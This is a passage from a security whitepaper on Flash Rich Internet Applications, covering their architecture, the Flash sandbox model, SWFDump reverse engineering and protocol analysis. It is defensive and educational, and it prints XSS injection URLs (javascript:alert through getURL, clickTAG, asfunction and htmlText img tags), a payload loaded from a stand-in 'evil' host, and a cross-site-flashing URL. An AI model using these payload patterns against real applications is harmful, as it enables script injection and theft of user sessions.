Moreover, the above architecture can be expanded as and when needed to have more layers depending on the business logic involved and other such aspects.




Figure 3 – Application layers.

Architecture of Flash as an X Internet Tool

Flash is one of the tools of the Executable Internet, which - as mentioned earlier - has begun as a utility for web animation, and has become one that supports the robust object oriented scripting language ActionScript and can be used to develop applications that allow the user to interact with the application.

In this architecture, the scripts that run on the client allow for smoother execution of certain actions in response to the user, without requiring frequent communication with the server. In this respect, Flash effectively provides a rich layer of interactive programmability on top of the existing HTML page standards. This is also the primary reason why the concept of Rich Internet Applications was coined.

For example, without using the “Back” button and resending requests, the user can keep changing the features he wants on a Flash-based web application for buying a new car. On each change, the current combination of features would be modeled and shown to the user in a corner almost immediately without having to submit the list each time to the server and waiting for a reply to the same.

- In Figure 4, the Front End of these applications comprises of the browser along with the required plug-in for the Flash player.

- Scripts then allow interaction and guide the user through the displayed Flash Web application. To run the scripts, continuous communication with the server is not required, unless another URL is explicitly needed (as will be seen later when discussing the getURL function).

- At the Back End, as and when needed, calls are made to the server via application service protocols. Application protocols are those that operate as a layer on top of the TCP/IP stack and provide mechanisms for RIA communications as highlighted in the block diagram on the following page.



Run Scripts solely on the client and interact to the client to give responses as programmed in the script
Front End: Browser Plugin
Load the Flash Web Application
Make calls as commanded by the script
Examples:
•getURL() – To refer to other domains from within the file.
•LoadMovie()
•LoadVariables()
•XML.SendandLoad()
Client
Server
Response to these Calls
This communication occurs via application service protocols such as JSON, AMF

Figure 4 – Communication within Flash based RIA

– XML is simple to understand and supported on a much wider scale than JSON and AMF (detailed below). As a result, in case of APIs published for a web application, they commonly provide XML interfaces to adapt easily, but over which the JSON and AMF can then be provided if required.

– JSON (JavaScript Object Notation) is a much more efficient protocol and one designed especially for the JavaScript language. Despite this, it is not strictly dependent on the JavaScript language and has parsers for many programming languages in general.

– AMF (Action Message Format) is Adobe's own RPC (Remote Procedure Call) that is predominantly used for Flash and Flex web applications' remote communication. It comprises actions such as Gateway Connection, Service Access, Callback Method Access and further processing after which response is sent back. It is largely used for Rich Internet Applications.

• Of these protocols/structures, JSON and AMF are comparatively more efficient than XML. On the other hand, they also require support for specific encoding and decoding. The choice then depends on the platform - i.e. AJAX is more likely to use JSON while it would be more natural for Flash and Flex applications to use AMF. The final choice rests with the developers and the designers of the individual services.


This summarizes the architecture of web applications and specifically Flash-based applications work, and the mechanisms that support the functioning of these applications - providing the users with a richer experience on the Internet and a smoother one with fewer interactions with the server and shorter waiting times.

The Flash security model in a nutshell

The Flash security model has two main concepts:

• **Stakeholders** – This concept details the rights of various people involved in a Flash application from different perspectives, such as developers, web site administrators and end users.

• **Sandboxes** – This concept helps in 'fencing' each accessibility area of the SWF files i.e. to restrict their access to a limited virtual web area and files. There are various types of sandboxes depending on the area of concern.




Responsible for security settings during the installation of the working environment.

Control specific security settings customized per user and associate trusted status to specific set of files.

Control the server content access based on **policy files – specify the permitted domains outside the sandbox**.

Access to cross scripting APIs and can allow data requests and responses across domains. As lowest in the hierarchy this allowed domains can be superseded by policy files

Figure 5 – Summarizing the Stakeholder Concept of the Flash Security Model.



Permits the SWF in this sandbox to access only other files on the file-system.

Permits the SWF in this sandbox to access only other files on external domains on the network.

Permits both features i.e. access to local file-system as well as the network domains.

Permits access to the same domain only. For access to other domains, strict procedures, policy files are needed.

Figure 6 – Synopsis of the Sandbox Model of Flash Security.

Approaches for security analysis

The analysis of a Flash application from a security point of view can be based on two approaches:

- Reverse engineering Flash components
- Protocol analysis.

I. Reverse engineering Flash components – Tool support: SWFDump


Reverse engineering Flash components consists of starting from the .swf file (the final flash file to execute) and working backwards to a point from where the security analysis can be done methodically by understanding the exact working mechanism of the .swf file.

Case Study 1: Scripts causing XSS with Flash-based components

A. getURL based XSS

The unassigned global variables such as those beginning with _root.*, _level0.*, etc, can be assigned values by the QueryString Parameters. These variables and the Flash file's other variables - popularly known as 'flashvars' - can be assigned and manipulated in this manner via the QueryString. Once that is done for a malicious user, the injection of these variables can be done into functions such as the getURL, which makes calls for URLs supplied as its parameters. Hence, these variables could be manipulated to hold an executable script like a simple JavaScript alert, and when injected into getURL an XSS (Cross Site Scripting) attack could easily take place. It is easy to detect such a flaw if you take a look at the disassembly of a simple .swf file provided by SWFDump. The file merely shows how lack of validation causes a JavaScript command to be passed successfully to the getURL function and is smoothly executed.


The gravity of the danger posed by one such vulnerability can be estimated by seeing how commands other than simple alerts (such as key-loggers, cookie-thieves, etc.) could be planted through similar manipulation. Consider the following .swf file as it runs:


http://192.168.81.50/test3.swf
Disable
Cookies
CSS
Forms
Images
Information
Miscellaneous
test3.swf (application/x-shockwave...
The page at http://192.168.81.50 says:
HI
OK

This flashes when the '.swf' file runs in the Internet Explorer Browser.

Figure 7 – Simple XSS.

To analyze the file methodically, SWFdump is run on this file and the following is seen:



```
C:\Users\Rishita\                                swftest>swfdump -D test3.swf
[HEADER]        File version: 8
[HEADER]        File is zlib compressed. Ratio: 81%
[HEADER]        File size: 1449
[HEADER]        Frame rate: 12.000000
[HEADER]        Frame count: 15
[HEADER]        Movie width: 550.00
[HEADER]        Movie height: 400.00
[045]         4 FILEATTRIBUTES
[009]         3 SETBACKGROUNDCOLOR (ff/ff/ff)
[015]      1256 DEFINEBITSJPEG2 defines id 0001
[002]        52 DEFINESHAPE defines id 0002
                 | fillstyles(02)        linestyles(00)
                 | 1 ) BITMAPcn 65535
                 | 2 ) BITMAPcn 1
                 |
                 | fill: 00/02 line:00 - moveTo 330.35 205.40
                 | fill: 00/02 line:00 - lineTo 200.60 205.40
                 | fill: 00/02 line:00 - lineTo 200.60 177.65
                 | fill: 00/02 line:00 - lineTo 330.35 177.65
                 | fill: 00/02 line:00 - lineTo 330.35 205.40
                 |
[01a]         6 PLACEOBJECT2 places id 0002 at depth 0001
                 | Matrix
                 | 1.000 0.000   0.00
                 | 0.000 1.000   0.00
[001]         0 SHOWFRAME 1-6 (00:00:00,000-00:00:00,417)
[00c]        39 DOACTION
                (   31 bytes) action: Push String:"javascript:alert('HI')" Stri
ng:"_self"
                (    1 bytes) action: GetUrl2 1
                (    0 bytes) action: End
[001]         0 SHOWFRAME 7-14 (00:00:00,500-00:00:01,083)
[01c]         2 REMOVEOBJECT2 removes object from depth 0001
[00c]         2 DOACTION
                (    0 bytes) action: Stop
                (    0 bytes) action: End
[001]         0 SHOWFRAME 15 (00:00:01,167)
[000]         0 END

C:\Users\Rishita\                                swftest>
```

The P-codes show the sequence to be the pushing of a string containing JavaScript and then the same string being taken as a parameter to getURL. Without any checks, when this is done sequentially it will cause the XSS attack to occur successfully.

Figure 8 – SWFdump running on simple file.

The SWFDump output provides information regarding the sequence of instruction execution, and this could prove useful in an analysis whose aim is to spot security loopholes. Similarly, if decompiler tools are used (the above was a disassembly which brought us to the level of opcodes), the code could reveal a line such as:

```
getURL(_root.input);
```

Hereafter, the correction that could be made is to validate the string or flashvar going into the getURL function by checking that the string begins with an http or https request at the least. Additional mechanisms to escape strings and not permit '<' or '>' et cetera could also be included.

B. HTML tag based injection


It is possible to allow a Flash file to access HTML tags and processes at runtime. If this statement has not already indicated the potential for major security breaches, the following discussion shall explicitly highlight it.

This attack can be achieved only if the developer has set htmlText to true. Although Flash supports very few HTML tags, an attacker can (and most likely will) inject these and exploit the few entry points that are permissible. Consider the following scenario:

Here, HTML content is being set initially and then it is passed as a parameter to the getURL function discussed above.

```
_root.htmlText  = true;
getURL(_root.input);
```

Now this is an entry point for an attack right away. This can be exploited in one of the following ways:



```
http://www.example.com/test_flash.swf?input=<a href="javascript:alert('XSS')">Click </a>

http://www. example.com/test_flash.swf?input=<img src='http://evil/evil.swf' >

http://www. example.com/test_flash.swf?input=<img src='javascript:alert('XSS')//.swf' >
```

Note how the '//' before the .swf will make it a comment as far as JavaScript execution

Each of these on execution will create and attach the tags and run inside the browser's DOM context. As discussed previously, this exploit can be stretched beyond the simple alert command.

C. clickTAG XSS attack – Famous Flash attack due to banner advertisements

The clickTAG is made for tracking the number of clicks on advertisement banners on the web. It is possible to inject script into this tag as its value. Consider the following code:

```
on (release) { {
    getURL (clickTAG, "_top");
  } }
```

Legitimately, it will be called in the following way i.e. tracking is done each time a click occurs. This could be later use to build the statistics of the number of clicks and popularity of the advertisement.

```
<embed
src="http://www.example.com/Banner
.swf?clickTAG=http://www.example.c
om/track?http://www.example.com">
```

But an attacker can cause XSS by passing value like below.

```
http://www.example.com/Banner.swf?
clickTAG=javascript:alert('XSS')
```

D. Exploit by 'asfunction used in conjunction with unsafe Flash methods'

asfunction protocol handler is similar to the JavaScript protocol handler. asfunction causes an swf function in the Flash file to be executed. But there are a few unsafe functions in Flash listed on the following page:

- loadVariables()
- loadMovie()
- getURL()
- loadMovie()
- loadMovieNum()
- FScrollPane.loadScrollContent()
- LoadVars.load()
- LoadVars.send()
- LoadVars.sendAndLoad()
- MovieClip.getURL()
- MovieClip.loadMovie()
- NetConnection.connect()
- NetServices.createGatewayConnection()
- NetSteam.play()
- Sound.loadSound()
- XML.load()
- XML.send()
- XML.sendAndLoad()

An example of the script code would be:

```
loadMovie(_root.URL)
```

When such a function is intended to call upon other domains, it becomes unsafe because the parameter can be exploited easily in the following manner:

```
http://www.example.com/test_flash.
swf?URL=asfunction:loadMovie,javas
cript:alert('XSS')
```

All the other methods above can cause XSS in similar ways in Flash driven RIA. It is possible to dump the file, discover respective pointers and analyze it in ways similar to the ones described for the case of getURL earlier.

Case Study 2: Cross Site Flashing with RIA

XSF (Cross Site Flashing) is very similar to an XSS attack. The basic concept of XSF is loading of a movie by another movie. Here the application is designed to load only a safe .swf file specifically from its own server. But if an XSF point is discovered it is exploited by an attacker by forcing another file from an untrusted domain to be loaded. By using the XSF attack, the attacker can:
- Load an XSS vulnerable Flash file or
- Cause a phishing attack.

The same functions as the ones listen above can lead to such XSF attacks. For example, consider that an application has code such as:

```
loadMovieNum(_root.moviename, 1);
```

An attacker here would inject his own movie and craft the URL to become:

```
http://www.example.com/XSF?moviena
me=http://www.xyz.com/xss.swf
```

If the .swf file was to be dumped and the method searched for, this attack could be discovered.

Case Study 3: Embedded SWF files within other SWF files – Deeper reverse engineering

In many cases, certain .swf files are planted to work around a shallow level of disassembly. To avoid being caught by the reverse engineers, the malicious code is planted as a .swf file, but embedded in another .swf file. The parent file is designed to look relatively simpler and not hazardous. Only on closer inspection is the manipulation discovered.

Once caught, the reverse engineering process can be done recursively for the child .swf file. Through many such levels the final malicious file can hidden and found as well.

The main purpose of this case study is to show the recursive aspects of the reverse engineering approach. Consider an .swf file like the one mentioned above where the malicious code is not directly available in the output of the first dump. Running SWFDump on it merely gives an output where one can see a large list of bytes have been pushed directly onto the stack by commands like:

```
xxxxx) + Y:Z pushbyte XX
```

The bytes could continue to be pushed to a large number and consider a case where they are then stored in some array by a command such as:

```
xxxxx) + Y:Z newarray wwwww params
xxxxx) + Y:Z setproperty<q>
[public]::array
```

where in all the three above commands x,Y,Z denote individual integers (different values in each command likely).

When looking for the “array” in the remaining dump, one may find the mechanism that uses these bytes and decrypts them by - for example - using a string key stored initially by a regular XOR loop or any other such mechanism. Therefore, the pushes can be extracted in a separate file and analyzed. From there, the bytes pushed may be extracted to a separate file.

Analyzing the mechanism of the code that was found around the decrypting part of the “array”, it is not very difficult to guess the kind of decryption used. Hence, a script in Perl, Python or their likes can be manually written to decrypt the extracted bytes imitating the same way as was found in the parent SWFDump to decrypt it. On decrypting, the result could be another .swf file. Running a second SWFDump on this file is then required. If large hex strings are found to be pushed into the local registers in one of these dumps, these can be analyzed by trying to convert them to a binary file using another manual script. It would not be surprising if these large hex strings were also additional .swf files themselves. At some point, SWFDump may fail to decrypt when it hits some malware exploit containing codes. Hereafter - with some knowledge of what to look for and the opcodes that SWFDump cannot parse - it is possible to find the problem manually. For example, the opcodes can be read as an .asm file and the mechanism of the exploit can then be analyzed.

The crux of this study is that reverse engineering may not always stop at level 0. Depending on the first output, the suspicious codes that do not make sense must be re-analyzed and, if need be, extracted by using small scripts and then once again reverse engineered.

II. Protocol analysis

It is also possible to identify the service point and server side access points from Flash components. The subject Flash component may be communicating over AMF, JSON or XML to these back end components (as discussed in the previous section on architecture). These back end streams can be fuzzed and the attacker can discover a potential vulnerability. For example, consider the following login component (written using Flex).





Figure 9 – Simple login in Flex.


We can dump this .swf by SWFDump and look for the service point for this example:



```
D:\Flash-Stuff>swfdump -D login.swf | grep "services"
Warning: Invalid jump instruction "jump" from 27 to 148 (152)
Warning: Invalid jump instruction "jump" from 102 to 116 (113)
Warning: Invalid jump instruction "jump" from 75 to 132 (122)
Warning: Invalid jump instruction "jump" from 395 to 492 (487)
Warning: Invalid jump instruction "jump" from 89 to 168 (164)
Warning: Invalid jump instruction "jump" from 89 to 168 (164)
Warning: Invalid jump instruction "jump" from 1033 to 1169 (1173)
Warning: Invalid jump instruction "jump" from 892 to 1028 (1032)
Warning: Invalid jump instruction "jump" from 27 to 148 (152)
Warning: Invalid jump instruction "jump" from 72 to 332 (343)
Warning: Invalid jump instruction "jump" from 72 to 332 (343)
Warning: Invalid jump instruction "jump" from 198 to 248 (246)
        00573) + 2:2 pushstring "<services>\0a\09<service id="remoting-service">
\0a\09\09<destination id="HelloWorld">\0a\09\09\09<channels>\0a\09\09\09\09<chan
nel ref="my-amf"/>\0a\09\09\09</channels>\0a\09\09</destination>\0a\09</service>
\0a\09<service id="proxy-service">\0a\09\09<destination id="DefaultHTTP">\0a\09\
09\09<channels>\0a\09\09\09\09<channel ref="my-amf"/>\0a\09\09\09</channels>\0a\
09\09</destination>\0a\09</service>\0a\09<service id="message-service">\0a\09</s
ervice>\0a\09<channels>\0a\09\09<channel id="my-amf" type="mx.messaging.channels
.AMFChannel">\0a\09\09\09<endpoint uri="http://{server.name}:{server.port}/flex/
messagebroker/amf"/>\0a\09\09\09<properties>\0a\09\09\09</properties>\0a\09\09</
channel>\0a\09\09<channel id="my-polling-amf" type="mx.messaging.channels.AMFCha
nnel">\0a\09\09\09<endpoint uri="http://{server.name}:{server.port}/flex/message
broker/amfpolling"/>\0a\09\09\09<properties>\0a\09\09\09\09<polling-enabled>true
</polling-enabled>\0a\09\09\09\09<polling-interval-seconds>4</polling-interval-s
econds>\0a\09\09\09</properties>\0a\09\09</channel>\0a\09\09<channel id="my-secu
re-amf" type="mx.messaging.channels.SecureAMFChannel">\0a\09\09\09<endpoint uri=
"https://{server.name}:{server.port}/flex/messagebroker/amfsecure"/>\0a\09\09\09
<properties>\0a\09\09\09</properties>\0a\09\09</channel>\0a\09</channels>\0a</se
rvices>"
        00011) + 2:1 pushstring "<services/>"
        00076) + 2:2 pushstring "<services></services>"
        00091) + 89:1 pushstring "There are no valid services in the WSDL file."
```

Figure 10 – Flash message broker’s end points.

